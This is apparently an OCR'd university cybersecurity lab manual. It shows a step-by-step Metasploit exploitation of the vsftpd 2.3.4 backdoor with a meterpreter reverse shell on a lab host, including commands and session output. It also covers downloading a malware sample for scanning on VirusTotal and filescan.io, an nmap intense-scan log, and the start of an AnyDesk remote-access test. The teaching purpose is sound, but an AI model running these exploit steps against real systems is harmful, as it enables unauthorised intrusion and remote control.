


- Step8: Among the list of open ports sets or choose one port as a target to use.
- Here I’m Using port no 21 of service ftp.
- Step 9: Now in Kali OS open the terminal and run the following commands
- ifconfig
- msfconsole
- Search vsftpd –version of the target port






- use exploit/unix/ftp/vsftpd_234_backdoor



- Info



- set RHOST IP_addr
- set LHOST IP_addr

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.189.1
33
RHOST ⇒ 192.168.189.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.189.1
32
LHOST ⇒ 192.168.189.132
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.189.133  yes       The target host(s), see htt
                                      ps://docs.metasploit.com/do
                                      cs/using-metasploit/basics/
                                      using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

```
LHOST   192.168.189.13  yes   The listen address (
        2                     an interface may be
                              specified)
LPORT   4444            yes   The listen port
```

- And also copy the payload information

- Set payload

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/linux/http/x86/meterpreter_reverse_tcp
payload ⇒ cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

- run/exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.189.132:4444
[+] 192.168.189.133:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.189.132:4444 → 192.168.189.133:58331) at 2026-06-23 06:23:17 -0400


meterpreter >
```

- ls

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1188612  fil   2026-06-23 03:37:28 -0400  YAnmojFBqCNv
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
```

- cat fileName




```
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.189.133 - Meterpreter session 1 closed.  Reason: Died
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```


Exp-11:IMPLEMENTATION OF IT AUDIT,MALWARE ANALYSIS AND VULNERABILITY ASSESSMENT AND GENERATE THE REPORT

Step 1: Open Kali-Linux Browser and type https://github.com/rampriyakilari/ics-needs.

- Download malware.rar


Step 2: Open filescan.io in the new tab.

- Drag & Drop your file (i.e. malware.rar) or extract the file.
- Check "I consent to the Terms of Use and Privacy Policy" in the basic option and click upload.
- A page will be open (named OPSWAT).
- It confirms the malware is detected (Confirmed Threat).




Step 3: Again open filescan.io. Now drop a file which is non-malware (e.g. enc.txt).

- Check "I consent to the Terms of Use and Privacy Policy" in the basic option & click upload.
- A page will be open with no malicious detection or No threat detected.




Step 4: Another way to detect malicious file is.

- Open Virustotal → choose file (malware.rar).
- It shows the 50/64 security vendors flagged this file as malicious.




Step 5: Open Virustotal → choose file (enc.txt).


- It shows No threat detected.



Step 6: Check the vulnerability assessment for the windows machine & Kali-Linux IP-Address i.e., 192.168.127.1.




Step7: Open Nmap tool & give 192.168.127.1 as target & choose intense scan→scan


Zenmap
Scan Tools Profile Help
Target: 192.168.127.1
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 192.168.127.1
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
192.168.127.135
192.168.127.1
nmap -T4 -A -v 192.168.127.1
Details
Starting Nmap 7.991 (https://nmap.org) at 2026-10-01 12:40 +0530
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 12:40
Completed Parallel DNS resolution of 1 host. at 12:40, 0.51s elapsed
Initiating SYN Stealth Scan at 12:40
Scanning 192.168.127.1 [1000 ports]
Discovered open port 139/tcp on 192.168.127.1
Discovered open port 445/tcp on 192.168.127.1
Discovered open port 135/tcp on 192.168.127.1
Discovered open port 7070/tcp on 192.168.127.1
Discovered open port 2222/tcp on 192.168.127.1
Discovered open port 2323/tcp on 192.168.127.1
Completed SYN Stealth Scan at 12:40, 0.11s elapsed (1000 total ports)
Initiating Service scan at 12:40
Scanning 6 services on 192.168.127.1
Completed Service scan at 12:40, 11.04s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.127.1
NSE: Script scanning 192.168.127.1.
Initiating NSE at 12:40
Completed NSE at 12:40, 7.82s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 1.09s elapsed
Initiating NSE at 12:40
Completed NSE at 12:40, 0.00s elapsed
Nmap scan report for 192.168.127.1
Host is up (0.00044s latency).
Not shown: 994 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2222/tcp open EtherNetIP-1?
| fingerprint-strings:
| GenericLines:
| Agent Ready v4.0...[HP][ID:0-D8725C09-805E-A13D-9D3B-1C449040154D]
| command not implemented ERROR
| command not implemented ERROR
| NULL:
|_ Agent Ready v4.0...[HP][ID:0-D8725C09-805E-A13D-9D3B-1C449040154D]
2323/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
7070/tcp open realserver?
| ssl-cert: Subject: commonName=AnyDesk Client
| Issuer: commonName=AnyDesk Client
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-11-25T07:45:59
| Not valid after: 2073-11-12T07:45:59
Filter Hosts
Search
ENG
IN
12:40:46
01-10-2026


EXP12-TEST SECURITY OF UPI APPLICATIONS ON DESKTOP SHARING APPLICATIONS

Step 1: Download AnyDesk screen share application on both the mobile device and computer/laptop. Open AnyDesk; an address will be displayed.



Step 2: Enter Remote Address.

Enter the address of the device you want to connect to in the mobile device.

